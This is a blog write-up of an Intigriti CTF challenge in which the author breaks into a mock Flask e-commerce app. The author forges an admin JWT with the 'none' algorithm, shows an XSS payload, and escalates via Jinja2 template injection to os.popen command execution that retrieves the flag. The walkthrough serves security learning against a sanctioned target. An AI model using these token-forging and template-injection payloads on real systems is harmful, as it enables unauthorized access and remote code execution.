- Published on
CTF - Intigriti Challenge 1125
- Authors

- Name
- A00N
- @ay0ub_n0uri
After wrapping up some work and finally freeing a bit of mental space, I found myself idly jumping onto X to scroll through the endless stream of posts. Just as I was drifting through the feed, a notification caught my eye: a fresh Intigriti challenge had just popped up.
I hadn’t planned on doing any CTFs that day, but I clicked the link almost instinctively. Why not? It had been a while since I tackled a new CTF challenge, and this felt like the perfect way to dive back in.
To my own surprise, within just 30 minutes, I had completed the challenge — faster than I expected, and with a big dose of excitement to boot.

This Intigriti's November challenge comes with the following set of rules:
- Should leverage a remote code execution vulnerability on the challenge page.
- Shouldn't be self-XSS or related to MiTM attacks.
- Should require no user interaction.
- Should include the flag in the format
INTIGRITI{.*}.
Just Explore It Man!
As soon as I landed on the challenge page, I started poking around the application. The interface was straightforward another ecommerce site where you can do the following
- Browse products
- Add them to the cart
- Proceed to checkout (Just a fake chekcout page)
- Login/Signup
- User dashboard
After spending a few minutes exploring the app, creating an account, and adding items to the cart, I know 2 things for sure:
- The application is built using flask (Python). I could tell from the
sessioncookie.
GET /cart HTTP/2
Host: challenge-1125.intigriti.io
Cookie: session=eyJjYXJ0IjpbeyJwcm9kdWN0X2lkIjo1LCJxdWFudGl0eSI6MX1dfQ.aSGNVw.HdfWeg9hKy-WcroGHfjg71V3CLI

- The application uses jwt tokens for authentication. I could tell from the
tokencookie.
GET /dashboard HTTP/2
Host: challenge-1125.intigriti.io
Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjo2MywidXNlcm5hbWUiOiJhMDBuIiwicm9sZSI6InVzZXIiLCJleHAiOjE3NjM4OTMxNjR9.Hvlc2uS9R456eLMKH2djr6N4QDXDgLygfk3j-LL_rj8

At this point, I know what to do next.
The Admin... This way Please! 👉
The first step i did is to use flask-unsign tool to guess the secret key used by the flask application to sign the session cookie using the default flask-unsign wordlist.
flask-unsign --unsign --cookie 'eyJjYXJ0IjpbeyJwcm9kdWN0X2lkIjo1LCJxdWFudGl0eSI6MX1dfQ.aSGNVw.HdfWeg9hKy-WcroGHfjg71V3CLI'
This path didn’t lead me anywhere. so i decided to focus on the jwt token instead.
By decoding the jwt token, I found that it contains a role field set to user. This gave me a hint that maybe changing this role to admin could unlock some admin functionalities.
{
    "user_id": 63,
    "username": "a00n",
    "role": "user",
    "exp": 1763893164
}

So I tried to manipulate the jwt token by setting a none signing algorithm and changing the role from user to admin. To do this, I used the jwt_tool.py script with the following command.
python3 jwt_tool.py YOUR_TOKEN_HERE -I -pc role -pv admin -X a
Sending the request with the tampered token worked! A new admin panel button appeared on the dashboard page.
XSS... No, SSTI Please! 🙏
Clicking on the admin panel button took me to admin dashboard page. where there was a My Profile Button that led to the profile page where i can update my display name.

Trying a simple XSS payload like <img/src=x onerror=alert(1)> in the display name field resulted to a beutiful alert popup.

But this was not what i was looking for. I need an RCE... No SSTI is better!
We already knew Flask was in the stack, which almost certainly meant Jinja2 was along for the ride.
I tried a simple SSTI payload like {{7*7}} in the display name field and it worked like a charm, returning 49 as the rendered output.
Then let's see what classes are loaded in memory:
{{''.__class__.mro()[1].__subclasses__()}}


Okay... nothing interesting. Let's load some modules:
{{self.__init__.__globals__.__builtins__.__import__('os').popen('ls').read()}}
The Flag... Mission Accomplished! 🎉
Getting the flag is so easy now, we just need to run a grep command to search for the flag pattern.
{{self.__init__.__globals__.__builtins__.__import__('os').popen('grep -R -E "INTIGRITI\{.*\}" . 2>/dev/null').read()}}

📢 Follow me on X and LinkedIn to stay updated!
Thank you for reading.
Al hamduliLlah, the praise belongs exclusively to Him.